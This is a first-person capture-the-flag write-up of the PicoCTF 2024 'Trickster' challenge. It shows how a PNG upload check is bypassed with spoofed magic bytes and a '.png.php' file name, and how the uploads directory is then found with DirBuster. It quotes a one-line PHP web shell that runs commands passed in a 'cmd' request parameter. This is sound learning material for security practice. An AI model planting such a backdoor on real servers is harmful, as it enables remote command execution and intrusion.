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PicoCTF 2024 - Web Exploitation

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Trickster

This challenge starts with a webpage that allows you to upload png images (image 1). First two things I tried: uploading a png file and uploading a non png file. When you upload a png image the website just says *“File uploaded successfully and is a valid PNG file. We shall process it and get back to you... Hopefully”*. When you upload a non png file it says *“Error: File name does not contain '.png'”*.

I thought the way it said “file name does not contain .png” was suspicious, he was begging for you to try to upload a non png image with “.png” in the file name. I tried to do it but it did not accept the file. Instead it would print a hexadecimal value with 8 digits. At first I thought it was a 32 bit number that would be useful in some way, but I did not waste too much time because I had another idea to try.

Welcome to my PNG processing app

Escolher arquivo Nenhum arquivo escolhido Upload File

Image 1: web server initial page.

Note: by this point I already did that basic investigation on the website: inspecting the elements, checking the imported files, capturing the packets with Wireshark to get any important data, but I couldn't find much. One thing that was important though was that the web page file was called `index.php`, which suggests the use of the *PHP* language on the web server.

Next thing I wanted to try was upload a non png file with a .png file AND a png signature in it. Basically all file formats have some signature to help other programs identify the file type when reading them. This signature is called *Magic Number*, and it is usually set in the very first bytes of the file. I looked for the PNG magic number, and found it was "0x89 0x50 0x4E 0x47 0x0D 0x0A 0x1A 0x0A". This means that if the first 8 bytes of a file are the ones I just typed, it would be identified as a .png file (of course this is not a good verification, but it is a fast way to identify file formats).

That's what I did, I uploaded a text file named something like "file.png" and set the first 8 bytes of it to the PNG magic number, and *voila*, the web server accepted it.

Pause. I thought I did something but that was not necessary at all. I got to upload the file, but now I don't know what to do again. I spent the next hour or so researching watching videos and asking ChatGPT for ideas because I didn't know what to do, and by the time it became clear what I had to do: inject code in a file and upload it to the server. Apparently, injecting PHP code in files is a pretty known technique, so I started searching specifically for injecting PHP into PNG images and found people doing it by putting a php tag in the file with some code that you

could run when making a request to the uploaded image in the server. I downloaded a spiderman PNG image (Image 2. Super relevant) and started trying to write the PHP tag into it. I had some struggle because for some reason windows was putting additional bytes when I tried to write the tag into the spiderman image, so I had to manually remove them using HxD editor, which is just a tool that allows you to edit the bytes of a file.

By the way, this is the PHP tag I used to use the spiderman image as a backdoor: “<?php if(isset(\$_REQUEST['cmd'])) { echo "<pre>"; \$cmd = (\$_REQUEST['cmd']); system(\$cmd); echo "</pre>"; die; }?>”. Found it online.



Image 2: Spiderman.

I was able to upload the image as a .php file by renaming it to spiderman.png.php. Since the magic number was already set and the file had “.png” in its name, I had no problem uploading it.

There was one more thing I was missing: to execute the php tag, I had to make a request to the web server to get the image. But I had no idea where it was stored, so I tried some common names for the endpoints, but did not find anything.

My idea was to try a fuzzing approach, using a list of common directory names and brute-forcing requests to them until I got a response. I asked ChatGPT for some tools for it on Windows, and I chose to use DirBuster (image 3).




Image 3: DirBuster GUI.

I put it to run with a directory list that was imported along with the program installation, and after 2 or 3 minutes, I got what I needed (Image 4. Honestly did not expect it to work).

Type	Found	Response	Size	Include	Status
Dir	/	200	533	<input checked="" type="checkbox"/>	Scanning
Dir	//	200	535	<input checked="" type="checkbox"/>	Waiting
Dir	/icons/	403	455	<input checked="" type="checkbox"/>	Waiting
Dir	/uploads/	403	455	<input checked="" type="checkbox"/>	Waiting

Image 4: Directory fuzzing results (different port number because I relaunched the challenge instance).

I actually got so happy when I saw this... Anyway, I tried to access the endpoint `/uploads/spiderman.png.php`, and boom (Image 5). I was worried at first when I scrolled to the end of the file and didn't see my PHP tag, but then I tried to use the backdoor and it worked!



Image 5: spiderman.png.php.

